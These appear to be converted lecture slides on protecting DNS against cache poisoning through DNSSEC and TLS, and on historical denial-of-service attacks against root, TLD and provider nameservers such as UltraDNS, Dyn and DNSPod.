

Protection Against DNS Cache Poisoning Attacks

DNSSEC - Domain Name System Security Exchange

- **DNSSEC is a set of extension to DNS, aiming to provide authentication and integrity checking on DNS data.**
- **With DNSSEC, all answers from DNSSEC protected zones are digitally signed.**
- **By checking the digital signatures, a DNS resolver is able to check if the information is authentic or not.**
- **DNS cache poisoning will be defeated by this mechanism as any fake data will be detected because they will fail the signature checking.**

Protecting Against DNS Cache Poisoning Attacks

Protection Using DNSSEC

Protection Using TLS/SSL

Transport Layer Security (TLS/SSL) protocol provides a solution against the cache poisoning attacks.

- After getting the IP address for a domain name (www.example.net) using DNS protocol, a computer will ask the owner (server) of the IP address to proof that it is indeed www.example.net.
- The server has to present a public-key certificate signed by a trusted entity and demonstrates that it knows the corresponding private key associated with www.example.net (i.e., it is the owner of the certificate).
- HTTPS is built on top of TLS/SSL. It defeats DNS cache poisoning attacks.

DNSSEC versus TLS/SSL

- **Both DNSSEC and TLS/SSL are based on the public key technology, but their chains of trust are different.**
- **DNSSEC provides chain of trust using DNS zone hierarchy, so nameservers in the parent zones vouch for those in the child zones.**
- **TLS/SSL relies on Public Key Infrastructure which contains Certificate Authorities vouching for other computers.**

Denial of Services Attacks on DNS

Denial of Service Attacks on Root Servers

Attacks on the Root and TLD Servers:

Root nameservers: If the attackers can bring down the servers of the root zone, they can bring down the entire Internet. However, attack root servers is difficult:

- The root nameservers are highly distributed. There are 13 (A,B....M) root nameservers (server farm) consisting of a large number of redundant computers to provide reliable services.
- As the nameservers for the TLDs are usually cached in the local DNS servers, the root servers need not be queried till the cache expires (48 hrs). Attacks on the root servers must last long to see a significant effect.

Denial of Service Attacks on TLD Servers

Nameservers for the TLDs are easier to attack. TLDs such as gov, com, net etc have quite resilient infrastructure against DOS attacks. But certain obscure TLDs like country-code TLDs do not have sufficient infrastructure. Due to this, the attackers can bring down the Internet of a targeted country.

Attacks on Nameservers of a Particular Domain

UltraDNS: DNS provider for many major e-commerce companies such as Amazon, Walmart, Expedia. In 2004, DOS against this provider was launched which suffered an outage for an hour.

DDoS attack hobbles sites, including Amazon

By Tom Krazit, CNET

December 24, 2009 -- Updated 1900 GMT (0300 HKT)

Amazon was one of the Internet's larger companies hit by a DDoS attack Wednesday evening.

(CNET) -- An attack directed at the DNS provider for some of the Internet's larger e-commerce companies -- including Amazon, Wal-Mart, and Expedia -- took several Internet shopping sites offline Wednesday evening, two days before Christmas.

Neustar, the company that provides DNS services under the UltraDNS brand name, confirmed an attack took place Wednesday afternoon, taking out sites or rendering them extremely sluggish for about an hour. A

Attacks on Nameservers of a Particular Domain

Dyn network: In 2016, multiple DDoS attacks were launched against a major DNS service provider for companies like CNN, BBC, HBO, PayPal etc. The attacks are believed to have been launched through botnet consisting of different IoT devices like IP cameras, baby monitors etc. It caused major Internet services unavailable. The attack measured in at 1.2 Tbps.

Our DNS provider is under a DDoS attack.
Causing connectivity issues for our webpage.
Filtering of Inbox emails has not been affected.

Attacks on Nameservers of a Particular Domain

DNSPod: In 2009, several DNS servers of a Chinese domain service provider were hit by DDoS.

- The attack was meant to target one particular company (Baofeng.com) which is widely popular video streaming site in China.
- On the next day of attack, when DNS responses previously cached by the other servers timed out, Baofeng's media player on users' machines could not find the IP addresses of the servers because of the attack.
- Due to the bug in the media player software, instead of waiting, they continuously sent out DNS queries at a faster rate. Due to massive number of DNS queries, they flooded and congested the network of China Telecom (ISP). It impacted 20 provinces and is described as the worst Internet incident in China.

More examples

- **Spamhaus Project – 2013 (300 Gbps)**

- Attack took place on March 16th and shut down Spamhaus until March 23rd.

- **BBC – 2015 (600 Gbps)**

- The entire BBC domain was taken down, including their on-demand television and radio player for a total of three hours worth of attack.

- **Czech Republic's parliamentary elections (2018)**

- Failed temporarily due to DDoS attacks during the vote count.

- **Github – 2018 (1.3 Tbps)**

- On February 28th, a large amount of traffic hit the developer platform spiking it to **1.3 Tbps**—the largest ever recorded (129.6 million PPS). In total, GitHub was offline for five minutes, but the recovery took nearly a week.
